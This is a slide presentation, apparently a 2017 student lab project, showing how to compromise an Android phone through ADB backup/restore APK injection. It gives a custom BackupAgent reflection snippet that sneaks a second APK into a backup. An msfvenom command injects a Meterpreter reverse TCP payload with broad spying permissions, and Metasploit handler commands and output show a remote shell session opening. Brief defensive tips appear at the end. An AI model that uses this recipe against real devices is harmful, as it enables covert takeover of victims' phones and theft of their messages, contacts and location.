

Hacking an Android Device through APK Injection

Ву

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Date: 7 Oct 2017

Project Objective


- Exploit an Android Device via Android Debug Bridge.
- \Box User unwittingly installs malicious application while restoring from ADB.

Project Outcome

- End User installs an android application.
- Performs backup & restore via ADB
- Restoration installs an infected apk
- ☐ Infected APK allows us to start a meterpreter session.

Why Android?

- \Box Open source, free framework which appeals to developer's due to this unrestrictive nature.
- Lack of patching and security consistency.
- Google announces over 2 billion monthly active devices on Android (Source: theverge.com)
- Over 85.8% support ADB Backup & Restore (Started from Android ICS 4.0)
- Popular Versions are still vulnerable Kitkat & Lollipop (API 22 & below)
- ADB Backup & Restore Not just for Developers.



Android Version Usage

Version	Codename	API	Distribution
2.3.3 - 2.3.7	Gingerbread	10	0.6%
4.0.3 - 4.0.4	Ice Cream Sandwich	15	0.6%
4.1.x	Jelly Bean	16	2.3%
4.2.x		17	3.3%
4.3		18	1.0%
4.4	KitKat	19	14.5%
5.0	Lollipop	21	6.7%
5.1		22	21.0%
6.0	Marshmallow	23	32.0%
7.0	Nougat	24	15.8%
7.1		25	2.0%
8.0	Oreo	26	0.2%

Mars

□ Battery Life

□ Data Connectivity

☐ App Management


Multitasking

Customization

Data collected during a 7-day period ending on October 2, 2017. Any versions with less than 0.1% distribution are not shown.

Requirements

- **Enable USB** debugging in the device system settings, under Developer options.
- Bypass ADB Authentication



Requirements (cont.)

- APK file with Custom BackupAgent Class & Backup Attribute Allowed "android:allowBackup" is true in AndroidManifest.xml.
- Allow apps from unknown sources enabled.
- ☐ Android Device or Emulator (5.1 or below)

Tools Used :

- Android Emulator (Lollipop)
- Android Studio (2.3.3)
- Android Platform Tools (26.0.1)
- Windows 10 (64 Bit)
- Android Phone (Lollipop v5.1)
- Kali Linux (Linux 4.9.0-kali3-amd64 x86_64)
- Metasploit (v4.16.9-dev)
- ApkTool (v2.3)
- JarSigner

PROOF OF CONCEPT

APK File With Custom Backup Agent.

```
Method backupToTar;
Method getData;
  try {
     Class<?> fullbackupClass = Class.forName("android.app.backup.FullBackup");
     Class<?> backupDataOutputClass = Class.forName("android.app.backup.BackupDataOutput");
     backupToTar = fullbackupClass.getDeclaredMethod("backupToTar", String.class, String.class, String.class, String.class, String.class, backupDataOutputClass);
     backupToTar.setAccessible(true);
     getData = FullBackupDataOutput.class.getDeclaredMethod("getData");
      getData.setAccessible(true);
      Object backupData = getData.invoke(data);
     backupToTar.invoke(null, packageName, null, null, getFilesDir().toString(), getFilesDir()+"/ manifest", backupData);
     backupToTar.invoke(null, packageName, "a", null, getFilesDir().toString(),getFilesDir()+"/com.searchlab.wifitest-1.apk", backupData);
     Log.v("MYBACKUP", "backuptotar invoked!");
   catch (Exception e) {
     e.printStackTrace();
```

Install ADB_Backup_Injection through ADB Console

```
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Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb devices
t of devices attached
8901FIU device

Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb install C:\ADB_Backup_Injection.apk

ADB_Backup_Injection.apk: 1 file pushed. 4.4 MB/s (561054 bytes in 0.120s)
        pkg: /data/local/tmp/ADB_Backup_Injection.apk

cess

Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>
```

This is a legitimate application



I am com.searchlab.backupagenttest. I look like an innocent application, but if you backup and restore me via adb...


Perform Backup (Or Full Backup)

Y south and Vish and Davids and Make and Committee and ADD Committ			
C:\Windows\System32\cmd.exe	7 <u>—</u>		×
Microsoft Windows [Version 10.0.15063] (c) 2017 Microsoft Corporation. All rights reserved.			,
C:\Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb devices List of devices attached TA98901FIU device			
<pre>C:\Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb install C:\ADB_Backup_Injectio C:\ADB_Backup_Injection.apk: 1 file pushed. 4.4 MB/s (561054 bytes in 0.120s)</pre>	n.apk		
C:\Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools>adb backup -f backup.ab -apk com.s enttest	earchla	ab.backı	upag
Now unlock your device and confirm the backup operation			
<pre>C:\Users\Vishnu\Desktop\platform-tools-latest-windows\platform-tools></pre>			

I User allows backup




☐ Backup.ab File




■ Backup Method archives an additional app. (Wifitest.apk)

```
at com.android.internal.os.ZygoteInit.main(ZygoteInit.java:698)
E/tag
          (6546):
V/MYBACKUP( 6546): Assets extracted
D/BackupManagerService (1519): agentConnected pkg=com.searchlab.backupagenttest agent=android.os.BinderProxy@19faa43a
I/BackupManagerService( 1519): got agent android.app.IBackupAgent$Stub$Proxv@2c9dc8eb
I/BackupRestoreController( 1519): Getting widget state for user: 0
I/file backup helper( 1519): Name: apps/com.searchlab.backupagenttest/ manifest
I/file backup helper(1519): Name: apps/com.searchlab.backupagenttest/a/base.apk
D/EGL emulation( 5200): eglMakeCurrent: 0xaf434be0: ver 2 0
D/EGL emulation( 5200): eglMakeCurrent: 0xaf434be0: ver 2 0
D/EGL emulation( 5200): eglMakeCurrent: 0xaf434be0: ver 2 0
D/EGL emulation (5200): eqlMakeCurrent: 0xaf434be0: ver 2 0
D/BackupManagerService( 1519): Calling doFullBackup() on com.searchlab.backupagenttest
V/BackupServiceBinder(6546): doFullBackup() invoked
V/MYBACKUP( 6546): My Backup Agent in onFullBackup!
V/MYBACKUP( 6546): My Backup Agent in onFullBackup!
I/file backup helper( 6546): Name: apps/com.searchlab.wifitest/ manifest
I/file backup helper( 6546): Name: apps/com.searchlab.wifitest/a/com.searchlab.wifitest-1.apk
V/MYBACKUP( 6546): backuptotar invoked!
D/BackupManagerService (1519): Full package backup success: com.searchlab.backupagenttest
I/Process (6546): Sending signal. PID: 6546 SIG: 9
D/BackupManagerService( 1519): Full backup processing complete.
          ( 6517): Finished.
D/bu
D/AndroidRuntime (6517): Shutting down VM
```


Restore backup.ab file



Wifi Test Application is installed.



- ☐ This app can perform Wifi (On & Off)
- An App (ADB_Backup_Injection) with no or negligible permissions allows to inherit an app (WiFi Test) with escalated permissions.



Embedding Payload to Original APK File

Embed Payload on the Original APK File:


```
µ:∼# msfvenom -x com.searchlab.wifitest-1.apk -p android/meterpreter/reverse tcp LHOST=192.168.210.101 LPORT=4444 -o wifitest.apk
Using APK template: com.searchlab.wifitest-1.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
[*] Creating signing key and keystore...
   Decompiling original APK...
   Decompiling payload APK...
   Locating hook point..
   Adding payload as package com.searchlab.wifitest.yyyts
   Loading /tmp/d20171006-1454-1p7a7nx/original/smali/com/searchlab/wifitest/MainActivity.smali and injecting payload...
   Poisoning the manifest with meterpreter permissions...
   Adding <uses-permission android:name="android.permission.RECEIVE SMS"/>
   Adding <uses-permission android:name="android.permission.WRITE CALL LOG"/>
   Adding <uses-permission android:name="android.permission.WAKE LOCK"/>
   Adding <uses-permission android:name="android.permission.ACCESS FINE LOCATION"/>
   Adding <uses-permission android:name="android.permission.CAMERA"/>
   Adding <uses-permission android:name="android.permission.ACCESS NETWORK STATE"/>
   Adding <uses-permission android:name="android.permission.READ SMS"/>
   Adding <uses-permission android:name="android.permission.READ_CALL_LOG"/>
   Adding <uses-permission android:name="android.permission.READ_CONTACTS"/>
   Adding <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
   Adding <uses-permission android:name="android.permission.RECORD AUDTO"/>
   Adding <uses-permission android:name="android.permission.ACCESS COARSE LOCATION"/>
   Adding <uses-permission android:name="android.permission.SEND SMS"/>
   Adding <uses-permission android:name="android.permission.WRITE CONTACTS"/>
   Adding <uses-permission android:name="android.permission.CALL PHONE"/>
   Adding <uses-permission android:name="android.permission.SET WALLPAPER"/>
   Adding <uses-permission android:name="android.permission.WRITE EXTERNAL STORAGE"/>
   Adding <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
   Adding <uses-permission android:name="android.permission.RECEIVE BOOT COMPLETED"/>
   Adding <uses-permission android:name="android.permission.INTERNET"/>
   Adding <uses-permission android:name="android.permission.RECORD AUDIO"/>
   Rebuilding com.searchlab.wifitest-l.apk with meterpreter injection as /tmp/d20171006-1454-lp7a7nx/output.apk
   Signing /tmp/d20171006-1454-1p7a7nx/output.apk
   Aligning /tmp/d20171006-1454-1p7a7nx/output.apk
Payload size: 283528 bytes
Saved as: wifitest.apk
 oot@vishnu:~#
```

Bind the Wifi Test APK to the ADB_Backup_Injection File

- Rename Payload to Original Package name
- Replace it in Assets Folder (APK_Backup_Injection)
- Build the APK_Backup_Injection using APK Tool

java -jar apktool.jar b AppFolder

■ Apk File is available in 〈Dist Folder〉



Ensure to issue a valid certificate for the APK File (Using SignApk Tool)


Establishing a session using Meterpreter

- → msfconsole
- → use exploit/multi/handler
- → set payload android/meterpreter/reverse_tcp
- → set LHOST<Listener's IP>
- → set LPORT<Listener's Port>

Meterpreter Session

```
root@vishnu: ~
                                                                       0 0
 File Edit View Search Terminal Help
       =[ metasploit v4.16.9-dev
+ -- --=[ 1687 exploits - 966 auxiliary - 299 post
+ -- --=[ 498 payloads - 40 encoders - 10 nops
+ -- --= Free Metasploit Pro trial: http://r-7.co/trymsp 1
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse tcp
payload => android/meterpreter/reverse tcp
msf exploit(handler) > set lhost 192.168.210.101
lhost => 192.168.210.101
msf exploit(handler) > set lport 4444
lport => 4444
msf exploit(handler) > exploit -j
[*] Exploit running as background job 0.
[*] Started reverse TCP handler on 192.168.210.101:4444
msf exploit(handler) > [*] Sending stage (69050 bytes) to 192.168.210.1
[*] Meterpreter session 1 opened (192.168.210.101:4444 -> 192.168.210.1:54206) a
t 2017-10-05 19:12:22 -0400
sessions -l
Active sessions
_____
  Id Type
                                  Information
                                                     Connection
 1 meterpreter dalvik/android u0 a74 @ localhost 192.168.210.101:4444 -> 19
2.168.210.1:54206 (192.168.210.1)
msf exploit(handler) > sessions 1
[*] Starting interaction with 1...
<u>meterpreter</u> > help
Core Commands
_____
    Command
                              Description
                              Help menu
                              Backgrounds the current session
    background
```


Meterpreter Session (cont.)



Once the session is established, attacker have full control of the victim device

Even SD card can be accessed

A Simple Action - Sending Text to User



Errors Faced

Device requires a valid certificate

Errors Faced (cont.)

Session was closed immediately

```
Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit
       =[ metasploit v4.14.10-dev
  -- --=[ 1639 exploits - 944 auxiliary - 289 post
  -- -- [ 472 payloads - 40 encoders - 9 nops
  -----[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse tcp
payload => android/meterpreter/reverse tcp
msf exploit(handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
 *| Started reverse TCP handler on 192.168.56.101:4444
   Starting the payload handler...
msf exploit(handler) > [*] Sending stage (67614 bytes) to 192.168.56.103
 *] Meterpreter session 1 opened (192.168.56.101:4444 -> 127.0.0.1) at 2017-09-29 18:52:07 -0400
   Meterpreter session 1 is not valid and will be closed
    - Meterpreter session 1 closed.
   Sending stage (67614 bytes) to 192.168.56.103
   Meterpreter session 2 opened (192.168.56.101:4444 \rightarrow 127.0.0.1) at 2017-09-29 18:52:07-0400
   Meterpreter session 2 is not valid and will be closed
    - Meterpreter session 2 closed.
   exploit(handler) >
```

Possible Causes:

- Wrong listener IP address
- 2. Bad app certificate

Log File Analysis

Lollipop 5.1

```
E Lollipop Log.txt ☑
100 V/MYBACKUP( 6546): Assets extracted
101 D/BackupManagerService( 1519): agentConnected pkg=com.searchlab.backupagenttest
     agent=android.os.BinderProxy@19faa43a
102 I/BackupManagerService( 1519): got agent android.app.IBackupAgent$Stub$Proxy@2c9dc8eb
    I/BackupRestoreController( 1519): Getting widget state for user: 0
104 I/file backup helper( 1519): Name: apps/com.searchlab.backupagenttest/ manifest
105 I/file backup helper( 1519):
                                  Name: apps/com.searchlab.backupagenttest/a/base.apk
106 D/EGL emulation( 5200): eqlMakeCurrent: 0xaf434be0: ver 2 0
107 D/EGL emulation (5200): eqlMakeCurrent: 0xaf434be0: ver 2 0
108 D/EGL emulation( 5200): eqlMakeCurrent: 0xaf434be0: ver 2 0
109 D/EGL emulation( 5200): eqlMakeCurrent: 0xaf434be0: ver 2 0
110 D/BackupManagerService( 1519): Calling doFullBackup() on com.searchlab.backupagenttest
111 V/BackupServiceBinder( 6546): doFullBackup() invoked
112 V/MYBACKUP( 6546): My Backup Agent in onFullBackup!
113 V/MYBACKUP( 6546): My Backup Agent in onFullBackup!
114 I/file backup helper( 6546): Name: apps/com.searchlab.wifitest/ manifest
                                  Name: apps/com.searchlab.wifitest/a/com.searchlab.wifitest-1.apk
115 I/file backup helper( 6546):
116 V/MYBACKUP( 6546): backuptotar invoked!
117 D/BackupManagerService (1519): Full package backup success: com.searchlab.backupagenttest
118 I/Process ( 6546): Sending signal. PID: 6546 SIG: 9
119 D/BackupManagerService( 1519): Full backup processing complete.
120 D/bu
               ( 6517): Finished.
```

Log File Analysis (cont.)

Marshmallow 6.0


```
Marshmallow Log.txt 🔀
1871 10-06 15:33:57.627 4501 4501 V MYBACKUP: Assets extracted
1872 10-06 15:33:57.635 2413 3233 D BackupManagerService: agentConnected pkg=com.searchlab.backupagenttest
      agent=android.os.BinderProxy@5e8465e
1873 10-06 15:33:57.636 2413 4545 I BackupManagerService: got agent android.app.IBackupAgent$Stub$Proxy@40aca3f
1874 10-06 15:33:57.637 2413 4545 I BackupRestoreController: Getting widget state for user: 0
1875 10-06 15:33:57.643 2413 4560 I file backup helper: Name: apps/com.searchlab.backupagenttest/ manifest
1876 10-06 15:33:57.643 2413 4560 I file backup helper:
                                                           Name: apps/com.searchlab.backupagenttest/a/base.apk
1877 10-06 15:33:57.659 4530 4543 D EGL emulation: eqlMakeCurrent: 0xae4644e0: ver 2 0 (tinfo 0xae452800)
1878 10-06 15:33:57.662 4530 4543 D EGL emulation: eqlMakeCurrent: 0xae4644e0: ver 2 0 (tinfo 0xae452800)
1879 10-06 15:33:57.684 4530 4543 D EGL emulation: eqlMakeCurrent: 0xae4644e0: ver 2 0 (tinfo 0xae452800)
1880 10-06 15:33:57.704 2413 4560 D BackupManagerService: Calling doFullBackup() on com.searchlab.backupagenttest
1881 10-06 15:33:57.705 4501 4512 V MYBACKUP: My Backup Agent in onFullBackup!
1882 10-06 15:33:57.705 4501 4512 V MYBACKUP: My Backup Agent in onFullBackup!
1883 10-06 15:33:57.705 4501 4512 W System.err: java.lang.NoSuchMethodException: backupToTar [class
      java.lang.String, class java.lang.String, class java.lang.String, class java.lang.String, class java.lang.String,
      class android.app.backup.BackupDataOutput]
1884 10-06 15:33:57.705 4501 4512 W System.err:
                                                    at java.lang.Class.getMethod(Class.java:624)
1885 10-06 15:33:57.705 4501 4512 W System.err:
                                                    at java.lang.Class.getDeclaredMethod(Class.java:586)
1886 10-06 15:33:57.705 4501 4512 W System.err:
      com.searchlab.backupagent.MyBackupAgent.onFullBackup(MyBackupAgent.java:93)
1887 10-06 15:33:57.705 4501 4512 W System.err:
      android.app.backup.BackupAgent$BackupServiceBinder.doFullBackup(BackupAgent.java:852)
1888 10-06 15:33:57.706 4501 4512 W System.err:
                                                    at android.app.IBackupAgent$Stub.onTransact(IBackupAgent.java:123)
1889 10-06 15:33:57.706 4501 4512 W System.err:
                                                    at android.os.Binder.execTransact(Binder.java:453)
1890 10-06 15:33:57.707 4530 4543 V RenderScript: 0xae702000 Launching thread(s), CPUs 2
1891 10-06 15:33:57.716 2413 2654 D BackupManagerService: Full backup processing complete.
1892 10-06 15:33:57.717 4522 4522 D bu
                                             : Finished.
```

How to Avoid

- Download Apps from Trusted Play store
- ☐ Verify your Security Patch Level -

Settings → About phone → Security Patch Level

- Use Anti-Virus Scanner (Eg Lookout App)
- Disable USB Debugging
- Disable "Installation of Apps from Unknown Sources"
- Uninstall Bloatware



Q / A?